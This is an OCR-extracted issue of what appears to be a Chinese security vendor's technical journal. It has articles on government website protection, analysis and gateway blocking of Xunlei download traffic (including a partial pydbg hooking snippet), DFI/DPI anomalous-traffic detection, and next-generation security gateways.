在网络层面，网站安全主要关注安全域划分、入侵防范和抗拒绝服务攻击。绿盟科技的安全域划分服务通过对网站业务、数据流向、网络结构等多方面因素进行专业分析，为网站划分合理的安全域。在入侵防范方面，绿盟科技的入侵防御系统能够抵御来自互联网的入侵行为，而黑洞抗拒绝服务攻击系统则能够保证在线业务顺畅进行，不致被恶意攻击所瘫痪。此外，绿盟科技还拥有漏洞管理系统、网络安全审计、内容安全管理等全线网络安全产品，能够为客户构建严密、专业的网络安全保障体系。

在应用层面，绿盟科技WEB应用防火墙能够对WEB应用漏洞进行预先扫描，同时具备对SQL注入、跨站脚本等通过应用层的入侵动作实时阻断，真正达到“网页防篡改”的效果。

在数据层面，通过网络安全域划分，数据库将被隐藏在安全区域，同时通过绿盟科技的安全加固服务对数据库进行安全配置，并对数据库的访问权限做最为严格的设定，最大限度保证数据库安全。

在安全管理体系的设计中，绿盟科技借助丰富的安全咨询经验和对等级保护管理要求的清晰理解，为用户量身定做符合实际的、可操作的安全管理体系。

在安全管理体系建立完毕后，绿盟科技将提供全面的岗位培训和有针对性的应急演练，帮助客户掌握岗位所需的安全职责，并对未来可能发生的信息安全事件预先做好准备。

■ 安全运行管理阶段安全服务

在政府门户网站的运行管理阶段，绿盟科技建议通过内部管理人员维护和采用专业安全厂商的安全服务相结合的方式来实现。

安全服务提供商能够为用户提供专业的安全服务，但在日常运行工作中，安全服务提供商不可能代替用户做所有的事情。为保证客户的内部管理人员的安全管理工作也能够保持专业水平，绿盟科技提出了“基于安全指标设计的配置核查”安全服务，使客户的内部管理人员根据等级保护标准进行量化的安全指标，使用自动化工具去执行内部核查，保证了日常运行管理的专业程度。

在安全运行管理阶段，还需要安全服务提供商提供的阶段性风险评估服务、安全应急响应服务和协助用户通过等级保护安全检查工作等。

解决方案优势总结

本文提出的政府门户网站等级保护解决方案体现了绿盟科技公司多方面的独特优势：

■ 对等级保护政策的深刻理解

绿盟科技公司作为专业安全厂商，参与了等级保护相关标准的制订工作，与国家主管部门、业界专家保持紧密联系，具备对相关政策、标准的准确把握能力。

■ 领先的 WEB 应用防护产品

针对当前WEB应用面临的挑战，绿盟科技推出独有的WEB应用防火墙，能够协助用户准确监测、识别各类针对Web应用的攻击型流量并进行实时阻断，有效防护针对Web应用的篡改攻击。

■ 领先的抗拒绝服务攻击产品

绿盟科技的分布式拒绝服务攻击（DDoS）防护技术处于国际领先水准，目前在中国互联网上已部署了近300G的流量防护能力，为中国互联网的稳定做出了卓越贡献。

■ 领先的网站安全漏洞管理技术

绿盟科技基础研究部是国内最强的研究安全攻防技术的专业团队，由顶尖的安全专家组成。他们长期对国内外最新的网络安全漏洞进行最及时、最紧密的跟踪，取得了一系列在国内甚至是国际上处于领先水平的优秀成果。

专门为网站安全所设计的Web应用安全漏洞检测功能能够对被检测站点进行深度内容分析，找出可被浏览的ASP、JSP、PHP、CGI 等页面，同时可以分析被检测站点页面源代码，以检测网站是否存在SQL 注入或输入验证信息泄露等漏洞。

■ 专业安全服务实力

绿盟科技是国内第一家从事专业商业安全服务的公司，第一家获得ISO9001国内、国际双认证的专业安全服务企业，第一家通过ISO27001认证的国内信息安全企业。

在举世瞩目的奥运会期间，绿盟科技作为技术保障单位，出色的完成了奥运期间的信息安全保障工作，得到了国家主管部门的高度评价。

迅雷软件的分析、检测和阻断

开发中心 谢君 等


1．迅雷简介

迅雷软件是一款应用非常流行且下载速度特别快的下载软件，它之所以速度迅速，是因为它集成了很多技术，包括P2SP、P2P、应用跨协议的BT和电驴协议技术，这里将主要介绍P2SP的原理和分析过程、检测技术。迅雷所采用的P2SP技术利用迅雷的资源聚合服务器查找下载资源，然后向客户端分发多链接列表，客户端通过多链接去下载同一个文件，于是就加快了下载速度。通过P2SP技术，能够有效地把一个单点下载自动转换为多点下载，可以使用户下载速度提高3-5倍。

2.迅雷下载过程


我们将以用户下载过程角度去介绍迅雷的原理，当用户在浏览器中点击链接：

http://download.microsoft.com/download/f/d/0/fd04b854-24eb-4b49-bbfb-ad5d1fdc76f6/WindowsServer2003-KB938464-x86-ENU.exe 试图下载微软2003操作系统补丁文件WindowsServer2003-KB938464-x86-ENU.exe时，如果用户的机器上安装了web迅雷或者迅雷五软件的话，会自动弹出迅雷的下载窗口并开始从download.microsoft.com下载该文件，



与此同时，迅雷客户端会把下载的这个原始链接发给迅雷的资源聚合服务器进行查询，让其返回与之相关的可用的下载链接列表，该列表中包含多个下载链接地址信息和WindowsServer2003-KB938464-x86-ENU.exe这个文件的相关HASH信息，然后客户端将尝试连接列


表中的每个链接地址并进行文件下载，由于讯雷的资源聚合服务器会定期自动维护链接列表并进行优化，所以用户的多点下载速度会比单纯从download.microsoft.com下载快得多。



3．迅雷的分析过程

迅雷客户端与资源聚合服务器进行通信会话是基于http协议，

http包体的content部分是通过AES加密的，如下所示：（客户端发给服务器的http数据如下）



对于客户端向资源聚合服务器提交的数据的整个加密过程如下图：


客户端提交的原始链接的明文信息。

迅雷软件通过AES加密算法将明文加密后发送给资源聚合服务器。服务器接到查询请求之后，将回应资源列表，客户端接收到资源列表后进行相应的解密操作，解密过程跟加密过程刚好相反，用得到的密钥解密包体。

解密后的数据如下：


如下是如何获取 Peer 的资源（就是迅雷客户端共享的资源，也就是 P2P 共享）。


如下是获取多个客户端资源信息的过程：




经过 AES 加密后的数据：

服务器接收到客户端的请求后，回复的数据解密后如下：







返回数据有着相同的数据结构，截取其中一个进行说明。

至此，迅雷客户端请求资源过程已经完成，接下来就是从不同的web服务器、FTP服务器和迅雷的客户端进行文件下载的过程。

技术手段综述：

在对迅雷的分析过程中，主要利用反汇编、Python脚本技术和进程挂钩技术，利用反汇编定位关键函数点，包括数据包的加解密，通过pydbg进行进程挂钩，把加密前和解密的数据重定向出来以方便分析。

代码片断如下：

```
Import pydbg


def AESDecrypt_hook(dbg,args,ret):
……
def AESEncrypt_hook(dbg,args):
……
dbg = pydbg()
for process in dbg.enumerate_processes():
if(process[1] == "Thunder5.exe"):
```

```
    pid = process[0]
if(pid == 0):
    print "process not exist!"
    sys.exit(0)
dbg.attach(pid)

addr_AESDecrypt = 0xAAAAAAAA #AES decryption function address
addr_AESEncrypt = 0xBBBBBBBB #AES encryption function address
hooks = utils.hook_container()
print "Hooking AESEncryption(0x%x)" % addr_AESEncrypt
print "Hooking AESDecryption(0x%x)" % addr_AESDecrypt

hooks.add(dbg, addr_AESEncrypt, 2, AESEncrypt_hook,None)
hooks.add(dbg, addr_AESDecrypt,2,None, AESDecrypt_hook)
……
dbg.run()
```

以上过程都是从客户端分析得到，目的在于分析和验证迅雷的原理，深入了解迅雷的下载机制后，可以在网关设备处对迅雷软件进行检测、阻断和限流。

4.网关解决方案

要准确识别并限制迅雷软件的下载速度，就需要对两类会话进行识别，一是原始地址的下载会话，二是扩展地址（包括p2p链接）的下载会话。

对于原始地址下载会话，可以实时记录所有的http/ftp会话下载链接信息，在迅雷客户端提交资源请求时解密出原始地址下载会话后，在设备当前所有活动的下载会话中匹配出原始地址下载会话后打上标记。

对于扩展地址下载，也通过解密迅雷的资源请求包，获取服务器返回的资源链接和客户端资源信息，而后通过匹配链接请求和客户端请求的方法来准确判定该请求是否是迅雷软件客户端发起的，为该会话打上标记，从而对迅雷发起的http/ftp的下载进行限制。

基于 DFI 和 DPI 技术的异常流量监控

产品市场部　王卫东

摘要：本文从描述异常流量监控的应用场景入手，详细解释了基于 DFI 和 DPI 的两种异常流量检测手段，并进行了对比分析。然后提出了一种全新的异常流量控制方案的技术设想。

关键词：DFI (Deep Flow Inspect), DPI(Deep Packet Inspect)，异常流量，流量监控，应用层访问控制策略

1 异常流量监控的应用场景

2008 年 7 月，北方某省电信运营商的 DNS 受到泛洪攻击，幸好有异常流量检测设备及时发现了攻击，运维人员立即启动了防护措施，没有对网络的正常运行造成太大影响，也没有引发客户投诉。

2008 年 8 月，北方某运营商的互联网客户服务网站突然接收到大量的访问请求，以至于无法提供正常的服务。经过对攻击流量的监听分析，发现这是一起利用 P2P 投毒机制发动的 Http Get Flooding 攻击。攻击者在一些热点文件的资源列表里掺入虚假的（攻击目标的）URL 地址，引导下载那个热点文件的用户向攻击目标发送大量的连接请求，从而达到攻击的目的。

2008 年 8 月，某大型国有商业银行的网络银行网站受到 DDoS 攻击，一度造成业务中断。向网络服务商要求紧急启动流量清洗服务后，攻击流量虽然得到了抑制，但大量正常访问请求也被丢弃，依然无法提供正常的服务。网络银行的运维人员只好启用本地流量检测和攻击防护设备，最终防护住了攻击，恢复了网站的正常运行。

实际上，网络上每天都有类似的攻击事件发生，只是规模大小和影响大小不同。而除了攻击流量以外，还有其它类型的异常流量。因此在很多场合，都需要用到流量监控分析系统。网络发展初期，网络维护人员最关心的是总带宽的占用率，因此那个时期主流的流量监控系统是基于SNMP协议的总流量实时监控系统，如 MRTG、SolarWind 等。随着企业各种应用系统的建设和完善，SNMP 采集的信息无法描绘流量的细部特征，比如某种应用占到总带宽多少？某个IP地址的网络用量是多少？运维人员要想知道这类问题的答案，需要通过采集实际流量的方式进行统计。面对近年来网络攻击日趋频繁的趋势，只统计正常应用流量的比例也无法满足运维需求了。对异常流量进行分析监控成为流量分析系统主要功能。这类系统经常在以下的场景出现：

■ 城域网

部署在城域网的出口，检测出入城域网的流量，对城域网内部专线接入的大客户、网吧、IDC 提供攻击防护服务。

■ 大型 IDC

一些超大型IDC会在IDC的出口部署异常流量监控系统，专门为 IDC 里面托管的服务器提供攻击防护及流量统计分析服务。

■ 关键网络设备

运营商网络上有一些网络设备如RADIUS 服务器、DNS 服务器、DHCP 服务器、SIP 关守或SIP代理等，都是网络上的关键设施，一旦出了问题，会导致整个业务甚至整个网络不可用。因此对这些设备要给予特别的关注和防护。

■ 重要网站系统

一些网上政务系统、网上银行系统一旦

出现问题，会造成很大的负面影响，这些系统也是需要重点防护的。因此在这些系统的出口部署异常流量监控系统同样非常有必要。

2 基于DFI（Deep Flow Inspect）的异常流量检测

2.1 攻击与蠕虫传播的流量检测

基于DFI的检测技术一个主要优势就是可以高效准确的检测出网络攻击和蠕虫传播。在这里列出这个标题，是为了论述体系的完整性。因为DFI技术在这方面的应用涉及的问题比较多，需要单独成文论述，所以关于这个方面的检测原理详见本刊前一期中《电信IP网络异常流量及其检测》。

2.2 P2P流量检测

由于流数据（Netflow或sFlow）是经过汇聚的且通常都是抽样产生的，数据又仅包含IP层信息而没有应用层信息，因此很多人对基于DFI的P2P检测技术抱有一定成见，认为它不一定能很准确的检测到P2P流量。然而实际情况却是出乎这些人的意料，DFI技术不仅可以检测P2P流量，而且检测的准确度还相当高。这是因为P2P流量与其它网络应用有鲜明的区别，针对这些特征进行综合检测，便可以准确的检测出P2P流量。

2.2.1 P2P流量的统计特征

■ 流量大，符合“2/8原则”

P2P流量一般都会远远大于其它应用类型的流量，统计结果通常会出现20%的IP地址所相关的流量占到全部流量的80%，即符合所谓的“2/8原则”。在有些文献中认为实际测量的结果会更加极端，这个比例可以达到“1/9”的程度。这就大大缩小了定位具有P2P行为IP地址的范围。

■ 并发端口数量

在一个终端上运行P2P应用程序之前，用netstat命令检查网络状态，可以看到同时打开的端口一般在10-15个之间，如果启动P2P应用程序以后，再次检查网络状态，可以看到打开的端口数量一下激增到100多个。也就是说，P2P应用程序会在终端上同时打开很多端口。这个现象必然会在流记录里有所反映。

■ 端口变化率

由于很多P2P应用程序为了逃避流量控制，会使用端口跳变技术，动态的变更通讯端口，因此造成端口变化率长时间保持很高的数值。

■ 拓扑特征值

由于P2P下载的端点都会用一些缺省的端口与其它端点通讯，通过分析流记录可以找到这些被高度疑似P2P端点间的拓扑关系，并使用一个人工定义的拓扑特征值来衡量这些拓扑关系。当特征值达到一定水平，即可确认该主机为P2P端点。

■ 封包字节数大

为了提高传输效率，P2P流量的封包字节数都会很大，除了基于P2P的IP语音包，一般P2P下载的数据包至少都在1200字节左右，这是与其它应用另一个明显的差异。

2.2.2 P2P流量的行为模式特征

■ 大量空闲连接

P2P端点通常都会有很多空闲连接，在流记录上就表现为很多流量非常少的记录。

■ UDP/TCP 并存

有些特殊的应用，如DNS，NETBIOS，IRC，游戏和多媒体业务流量等，这些应用都有特定的端口，如135，137，139，445，53，

3531等，可以通过端口匹配识别这些流量。

除了这几个特殊的应用，一般的网络应用在相同的源/目的IP地址之间，只使用单一的通讯协议，要么是UDP，要么是TCP，而P2P流量是两种协议同时使用，一般用TCP传输数据，UDP传输控制信令。

■ 同时充当客户端和服务器（角色分析）

通常服务器的通讯模式是接收资源请求信息，然后提供相应的数据资源。而数据资源的流量大小一般都远远大于请求信息的流量。因此，如果一个主机输送出的数据远远大于接受到的数据，我们就可以判断这个主机的角色是“服务器”。反之，则是“客户端”。P2P端点接收和发送的流量几乎大小相当，因此可以看作是同时充当“客户端”和“服务器”。

2.2.3 P2P流量检测效果释疑

尽管单独使用某种检测方法会有不精确的问题出现，但是这几种检测方法联合使用，就会达到精确检测的效果。

基于DFI的P2P检测，不像基于DPI检测那样对P2P流量进行更细致的分类，甚至可以按照不同的P2P客户端软件进行分类。这看上去似乎是DFI技术的一个缺陷，而实际上并非如此。原因是有些P2P客户端软件，虽然名称不同，但使用的P2P协议是相同的，或者软件的核心代码是相同的。所以按照不同的软件对P2P协议进行分类没有太大意义。另外，检测P2P流量目的是控制这些流量，而对流量更详细的分类，无助于灵活准确的控制。

2.3 异常特征的自动提取

基于DFI的检测技术，还可以用于提取类型未知的异常流量的特征。在实际流量检测过程中，可能会遇到突发流量激增的情况，但是现有的检测算法又无法确认异常类型。这种情况下可以使用“异常特征提取技术”，将流量特征提取出来。大致的步骤如下：

1.确定异常流量发生的位置（物理端口、IP地址、AS号）

2.聚合维度的选取

聚合之前，首先要确定聚合依据哪些字段，也就是聚合维度的选取。一般可供选取的维度包括：源端口、目的端口、协议、TOS、TCP-Flag。将每个聚合结果的总流量或总包数求和。

3.聚合结果的流量大小排序呈现（按包数或按字节数）

4.把聚合结果的特征导出

3 基于DPI的异常流量检测

3.1 应用层攻击检测

由于应用层攻击具有代价小（带宽占用和攻击主机性能消耗小）、隐蔽性好、防御难度大三个特点，它已经演变为网络攻击的一个主要形式。我们这里讲的应用层攻击，是指完全模仿应用层访问行为的攻击。例如CC（Http Get Flooding）攻击，假人攻击、DNS Request Flooding等。应用层攻击很容易与两个概念混淆，一个是借助应用层手段发起的网络层攻击，例如DNS反射攻击。从被攻击者和防护方式的角度来看，后者仍然是流量型的网络攻击。另一个是网络入侵。入侵行为虽然看上去也是流量很小的破坏行为，但是入侵主要是利用系统的漏洞，以获取系统的控制权并窃取数据为目的，很少会造成服务中断和性能下降。因为那样势必会暴露入侵行为，而入侵者都希望入侵行为越隐蔽越好。

应用层攻击的概念清晰了，下面我们看看如何利用DPI技术检测应用层攻击。因为应用层攻击都是模仿正常的访问行为，审视单个的访问行为，往往无法判定是否为攻击。所以对于攻击的检测，需要对大量数据进行统计分析。DPI技术的优势是可以对应用层的信息进行分析，通常可供分析的内容有：

- 特征字段的统计分析
  - 应用层协议消息（SIP 、HTTP协议中的消息）
  - 域名或URL
- 行为统计
  - 登录数量增率
  - 连接请求增率
  - 连接请求的时间间隔

3.2 非法业务的识别

非法业务是指影响运营商业务收入或降低网络收益的那些行为，通常包括P2P流量、非法VoIP、宽带私接等。

- 特征字段的统计分析
  - 应用层协议消息
  - MAC地址
  - 端口信息
  - 协议类型
  - 数据包校验和
  - 操作系统和应用程序（浏览器、MSN等）版本及特征字符串信息
  - IP包的扩展属性
- 行为统计
  - 端口增长率
  - 流量增长率

4 异常流量的控制手段

4.1 流量清洗

流量清洗是防护网络层攻击的最有效手段，其工作原理是将流向被攻击目标的全部流量牵引到智能清洗设备上，滤除攻击流量后，将净化后的流量回送到网络中，从而保证正常的访问。

4.2 行为验证

应用层攻击的仿真程度越来越高，因此很难检测和清洗。但是可以通过自动推送手工验证页面的方式，有效阻止这类攻击。比如某个Web服务器受到攻击的时候，先将访问请求牵引到防护设备，然后由防护设备强行推送一个认证页面，要求访问者按照验证码图片的内容输入认证码。攻击程序不会自动完成认证过程，攻击行为也就不会继续发挥作用。

4.3 访问控制策略

在路由器上，可以配置一些访问控制列表，作为临时应急的防护措施。在攻击防护设备上，还可以用更丰富的参数，如：源/目的IP地址、源/目的端口、协议类型、包大小、TCP-flag、TOS、应用层协议类型、应用层的特征字串等，组成应用层访问控制策略（如图4-1）。这种访问控制策略使用了应用层信息作为参数，使得控制策略更加精细。当流量牵引到防护设备上时，访问控制策略可以发挥作用。

表4-1列举了一些控制应用层攻击和P2P下载的流量的防护策略。例如，大部分P2P下载通常都会使用默认的端口且包大小一般都在1200字节以上，再加上某些P2P下载包还有特征字串，利用这些组合条件，可以生成控制策略。一旦发现某个IP地址在进行P2P下载，对这个IP应用相应的策略即可控制P2P流量。




表 4-1

4.4 黑洞路由

黑洞路由的原理与流量清洗的原理类似，也是通过向路由器发送一条路由，只是这个路由没有下一跳地址，路由器将这些流量直接丢弃。这种方法虽然简单有效，迅速缓解，但也会阻止正常访问，用户体验很差。

4.5 干扰流量

干扰流量一般用于抑制非法业务，常用的手法包括：

- 增加干扰包，降低通话质量
- 通过发送伪造的信令消息结束通话
- 通过发送伪装包拆断 TCP 会话，来抑制 P2P 流量

5 技术实现及部署方案

5.1 部署图




图 5-1

5.2 工作流程

与攻击防护的工作流程一样，首先由NTA设备发现异常流量并产生告警，通知黑洞ADS 集群。ADS 集群向路由器发送牵引路由，路由器根据牵引路由把与告警相关的流量牵引到ADS 集群上。ADS 集群上的应用层访问控制策略会对异常流量和非法业务流量进行拦截，对正常合法的流量予以放行，送回网络中。

这个解决方案表面上看与以往的流量清洗的解决方案雷同，关键的区别在于系统的策略配置上，大量使用了应用层访问控制策略，可以有效的控制非法业务流量和应用层攻击。这种旁路的流量控制系统，较串联方式更加可靠，更加适合运营商的网络环境和运维要求。

6 总结

6.1 DFI 与 DPI 对比分析

对比	DFI	DPI
应用侧重	DFI技术主要用于异常检测，因为异常流量通常难以用单个访问行为特征来判断，需要用到大量的统计。由于量级超大是异常的内在特征，而大样本数的条件下一定能用统计的方式检测到异常情况。量级很小的流量即使是异常也不会构成影响，因此可以忽略看作正常。	DPI技术主要数据业务的识别和统计，因为仅凭IP端口号来判断业务类型会有很大的误差。尤其是很多应用程序使用非标准端口。
分析方法	网络层、传输层信息的统计分析，也有基于网络层、传输层信息的特征匹配方法。	以应用层信息的统计为主，对网络层、传输层信息的统计与DFI类似，但因网络层、传输层的信息需要系统自身提取并聚合，势必影响统计分析的性能。
功能覆盖	可检测所有网络层攻击，对P2P流量也能准确检测。对HTTP Get Flood 这样的应用层攻击很好的检测能力。	理论上可检测全部应用层、网络层。
实现成本	低，通常在一个运营商的省网出口部署1-2台设备即可满足性能需求。	高，一般只采集单向流量，如果采集双向流量并进行分析，大约会是同类DFI设备的10倍。
产品部署	简单，只须把路由器的NETFLOW或SFLOW功能打开。若不支持流数据的输出，可使用流数据转换设备，把镜像流量转换成流数据格式。	复杂，通常需要依赖第三方的流量转换设备，将POS格式转换成GE格式。
性能约束	单台设备客户以检测相当于200Gpps带宽的流量。	分流设备下外挂的设备数量与被检测带宽高。度相关。

6.2 防护设备的新应用

在前面的介绍中看出，可以把攻击防护设备变成一个流量控制设备。从而拓宽防护设备的应用场景。这种实现方式，有效地回避了用户对串联设备单点故障的担心，同时也增加了设备的复用性，提高了设备的性价比。如果把被攻击时候看作是“战时状态”，而无攻击的时候看成“和平时期”，那么这是一种相当完美的“平战结合”解决方案。

6.3 展望

随着互联网技术发展，网络应用呈现出丰富多彩的变化。层出不穷的新业务，以及花样翻新的攻击手法引发了对业务识别和异常检测的迫切需求。目前主要的流技术的是1996年的研发成果，流数据仅仅包含网络层和传输层信息，已经无法满足流量分析的需要。

按照IPFIX工作组的计划进度，预计在未来两年IPFIX将成为新的流量信息数据标准。新的流信息数据将提供包括应用层信息在内的更丰富的内容，依据这些数据得到分析结果将更加准确。同时也为流量控制提供了更加精准的控制策略参数。

什么是下一代安全网关

产品市场部　崔云鹏

一．前言

据统计，截至2008年，我国的网民数量已超过美国，居世界首位。对于国内的各企事业单位来说，网络建设更是方兴未艾。网络和网民数量的持续增多、网络的带宽快速增大，为网络应用创造了良好的环境，继传统网页浏览、Email之后，网络视频会议、VPN企业私网、P2P视频、即时聊天、WEB 2.0、电子商务等各种应用也随之兴起，网络已经成为人们工作、生活中不可或缺的一部分。可以说，我们已经从“网络连通时代”进入到了“网络应用时代”。

伴随着网络应用的增多，网络的规模进一步扩张，我们对网络依赖性也大大增强。随之而来的是，网络威胁也日益增大，各种蠕虫、病毒、网络入侵、DDoS、泄密事件层出不穷，不断有造成百万、千万，甚至数以亿计的损失。

在这些威胁中，与“网络连通时代”最大的不同就在于，以应用为目标或载体的威胁日益增多。据CNCERT CC统计，在TCP各种应用统计中，流量排名前四位的是网页浏览、P2P下载、电子邮件和网上聊天工具。在防火墙等传统安全网关已经普及的情况下，TCP/IP的四层攻击已经受到越来越多的限制。因此，未来的攻击目标和层面正在逐渐转移到七层的应用层上。这就给网络安全提出了一个新的严重挑战——如何在四层防护的基础上，完成对新型应用攻击的防护，从而能够保障“网络应用时代”的网络用户免受威胁之苦。

二．　什么是安全网关

安全网关，它是指设置在不同网络或网络安全域之间的一系列部件组合的统称。它可通过监测、限制、更改跨越安全网关的数据流，尽可能地对外部屏蔽网络内部的信息、结构和运行状况，并通过检测阻断威胁，以及网络数据加密等手段来实现网络和信息的安全。

安全网关按照功能和用途划分，可以分为通用型的网络防火墙、UTM（Unified Threat Management）、安全路由器，或者专用型的VPN网关、防病毒网关、防垃圾邮件网关、抗DDoS网关等各种类型。在这里面最早出现，也是现在最主要的类型是网络防火墙。

三．　应用的威胁

面对“网络应用时代”的威胁，先看下面一组数据：

1．国家工业和信息化部公布，截至2008年2月，我国网民数达2.21亿人，超过美国居全球首位。

2．CNCERT CC抽样计算，2007年我国大陆地区被植入木马的主机IP数为995154，是2006年的22倍。

3．2007年全世界感染僵尸程序的主机数达623万，其中我国大陆有362万，占一半以上。

4．2007年，中国大陆被篡改网站的数量达到61228个，比2006年增长1.5倍。

5．2007年，浏览器插件漏洞237个，而2006年度为74个　。

在防火墙等传统安全网关大量普及的今天，网络安全问题还在日益扩大，这一方面是因为我国网络总量本身就在快速增大；另一方面，也说明传统安全网关不能有效制止这些新的安全问题，特别是无法有效解决应用层安全问题。

在当前企业或者政府机关中的网络应用，基本可以分为两种类型，一种是与业务相关的应用，如电子邮件、视频会议、数据库、WEB网站、VPN网络、电子商务、专项业务

应用等；另一种则是与非业务相关的应用，一般包括如非工作网页浏览、P2P下载和视频、游戏、炒股软件、网上聊天等。而其中的应用安全问题主要集中在以下几个方面：

1.非工作应用自身的危害。例如P2P视频或者下载占据大量带宽，从而影响正常业务带宽，而游戏和访问非法网站虽然不会造成流量问题，但也会造成员工工作效率的降低。

2.应用成为威胁的通道。一般四层安全网关采用封闭端口的方式限制非法应用，通常会打开80（Http）、110（pop3）等端口，确保网页浏览和邮件通讯等应用通行，很多蠕虫和攻击则专门借助这些端口，以应用的形式进入内部网络，从而形成攻击。另一方面，员工利用聊天工具、EMAIL等方式对外发送机密文件和数据，也使得应用成为对外泄密的通道。

